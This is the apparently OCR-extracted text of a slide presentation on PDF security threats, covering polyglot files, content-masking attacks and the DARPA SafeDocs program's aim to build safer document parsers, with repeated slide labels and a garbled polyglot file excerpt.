
^and it's nested formats

- tolerance to errors (permissiveness)

- Incremental Saving Attack (ISA) - CVE-2018-18688
- Signature Wrapping Attack (SWA) - CVE-2018-18689

<https://www.pdf-insecurity.org/>

How cyber-security researchers think about PDF...




Spam



Phishing



Payload



DoS




Zero-Day



Social
Engineering



Misinformation/
Mis-trust



Polyglot



Content
Masking



UI
Forgery




Privacy
Leakage



Information
Hiding


How cyber-security researchers think about PDF...




Spam



Phishing



Misinformation/
Mis-trust



Polyglot

Single file is simultaneously multiple valid formats
PDF, HTML, JPEG, ZIP, ...

“Polyglots: Crossing Origins by Crossing Formats” by
Magazinius et al, 2013

Best known example is from Ange Albertini

<https://github.com/angea/pocorgtfo>

0x19 is PDF, HTML, ZIP, “Magic”


Masking

Forgery

Leakage

Hiding

How cyber-security researchers think about PDF...




Spam



Phishing



Misinformation/
Mis-trust




Polyglot

```


1  %PDF-1.3
2  %ÂµÂ¶
3
4  1 0 obj
5  <</Length 2 0 R>>
6  stream
7  -----\\ MD5 pileup \\ PDF prefix || Ange & Marc /\--= jµçd-Ö
8  []òðLù%)4"ªkÑx [šOïœV tóv)S{ª©ú«ì«Èèk \||?{ï ¯¯[-Ö}t+z[]Öžší-¨«ö.Fí{i[]L-@½•[]ò\"^žñ
9  C[] îx[]è')[] žεæàTaa'[] @, lóV[] áFpç òD,,[] ú»[] ŽGc.á [] e"Kôçý: [] yMPôÈèçç[] [] šz. ä+f+[] bšç[]E[]
10 h3•-;è[] EÖ¾Ii£HÉ[] °N[] Šin[] *V [] EbDµâ[] pñxýÖk¥O[] .[] %
11 Z<æíQXepNÚEžè[] Q"õ×Lòè [] eÉó[] Â[] œ$?-iád'ý?ß×ç [] ÐT
12 x[] Ū-@I+F<[] ;^î[] pX" [] ||³[] šÕsóE[] ÈUä ...7>G0[] ¯; ³FIù÷
13 0,, '[] ²[] Gè[] 0[] ×E$çç [] P->ªpç[] ¥?zì-Ãx[] î
14 ±X ;Üß° j¨Ž³;rÝÛìò
15 h%n¨
16 ÝK[] 1Ã-S[] S¹V[] [] >ôÐHÂ[] f-â[] W[] 9 -[]
17 'ävçÝp8û[] z¨ù÷Ú*çqá FÑ ºA' ¯? "W°q~Zòs...) Û,ö[] »Ýp
18 dÖP [] ©, ù'õw $L[]free []ýÂ^ !NœaNGE [] P
19 p ° õ+ PiL , pL @ [] [] []
20
21 $ 'ÑIÖ°'+ö°'+ö°'+Eþç+Ð°'+í-¹+î°'+ßÈx+Ð°'
22 p ° õ+ PiL , pL @ [] [] []
23 []œfGN9ýF1|NL Fi J &! E-->
24 <div id='mypage'>
25 <span id='dropme'
26   ondrop="event.preventDefault();dropped(event
27   ondragover="event.preventDefault();event.sto
28
29 <style>
30   body {
31     /* top left&right bottom*/
32     margin: 10px 20px 0px;
33   }

```

id formats



How cyber-security researchers think about PDF...




Spam



Phishing



Payload



DoS




Zero-Day




Social
Engineering




Misinformation/
Mis-trust



Polyglot



Content
Masking



UI
Forgery



Privacy
Leakage



Information
Hiding

How cyber-security researchers think about PDF...

“*PDF Mirage: Content Masking Attack Against Information-Based Online Services*”,
Markwood et al, 2017

Demonstrated 3 different successful “invisible” attacks in valid PDF:

1. Altering academic papers to fool automatic reviewer assignment systems (e.g. as used by *IEEE*) and assign any of 100 papers to any of 114 reviewers
2. Avoid plagiarism detection by *Turnitin*
3. Bias search engine results from *Bing*, *Yahoo!*, and *DuckDuckGo* with information not visible in the content

10010110


Content
Masking

UI
Forgery

Privacy
Leakage

Information
Hiding

How cyber-security researchers think about PDF...




Spam



Phishing



Payload



DoS




Zero-Day



Social
Engineering




Misinformation/
Mis-trust



Polyglot



Content
Masking



UI
Forgery




Privacy
Leakage




Information
Hiding


How cyber-security researchers think about PDF...




VS




DoS



VS




Misinformation/
Mis-trust



Polyglot




Content
Masking



UI
Forgery

How cyber-security researchers think about PDF...




Spam



Phishing



Payload



DoS




Zero-Day



Social
Engineering




Misinformation/
Mis-trust



Polyglot



Content
Masking



UI
Forgery




Privacy
Leakage



Information
Hiding

How cyber-security researchers think about PDF...




Spam



Phishing



Payload



DoS




Zero-Day



Social
Engineering




Misinformation/
Mis-trust



Polyglot



Content
Masking



UI
Forgery



Privacy
Leakage



Information
Hiding

How cyber-security researchers think about PDF...




Spam



Phishing



Payload



DoS




Zero-Day




Social
Engineering



Misinformation/
Mis-trust



Polyglot



Content
Masking



UI
Forgery



Privacy
Leakage



Information
Hiding

DARPA SafeDocs Program

- *How can we guarantee a document and its information is truly safe, trustworthy, and authentic?*

DARPA SafeDocs Program

- *How can we guarantee a document and its information is truly safe, trustworthy, and authentic?* [^]and it's nested formats

DARPA SafeDocs Program

- *How can we guarantee a document and its information is truly safe, trustworthy, and authentic?* ^{^and it's nested formats}
- **Goal:** “Regain trust in electronic documents and the ability to process them safely”

<https://www.darpa.mil/program/safe-documents>

<https://www.darpa.mil/attachments/SafeDocs%20ProposersDay-Final.pdf>

DARPA SafeDocs Program

- *How can we guarantee a document and its information is truly safe, trustworthy, and authentic?* ^{^and it's nested formats}
- **Goal:** “Regain trust in electronic documents and the ability to process them safely”
- **How:** “Reduce electronic document complexity and build verified parsers to radically improve software’s ability to reject invalid and malicious data”

<https://www.darpa.mil/program/safe-documents>

<https://www.darpa.mil/attachments/SafeDocs%20ProposersDay-Final.pdf>

PDF Association – objectives in SafeDocs

- **Industry-centric**
 - Ensure a positive result for the PDF technology ecosystem (“first, do no harm”)
 - Retain ‘core value proposition’ of PDF across the broadest-possible range of use cases

PDF Association – objectives in SafeDocs

■ Industry-centric

- Ensure a positive result for the PDF technology ecosystem (“first, do no harm”)
- Retain ‘core value proposition’ of PDF across the broadest-possible range of use cases

■ Program-centric

- Maximize the likelihood of fully achieving SafeDocs’ objectives with respect to PDF (and nested formats) technology
- Leverage technical success by driving industry interest, standardization, adoption and deployment
- Identify intermediate artifacts of potential value to industry
 - For both PDF and nested formats
 - Corpora, grammars, DSLs, vulnerabilities, specification corrections & improvements, parsers, design (anti-) patterns, “PDF/safe” subset, ...

Takeaways

- PDF **is** actively used as a cyber-weapon
 - Malicious ≠ invalid PDF
 - Benign ≠ compliant PDF
- DARPA's SafeDocs program will study the problem in **new ways**
- The PDF Association is contracted to **advise and inform** this effort
 - Contributions of corpora/test suites, tooling, insights
 - Survey of industry
 - SafeDocs TWG



Questions?
Comments are welcomed.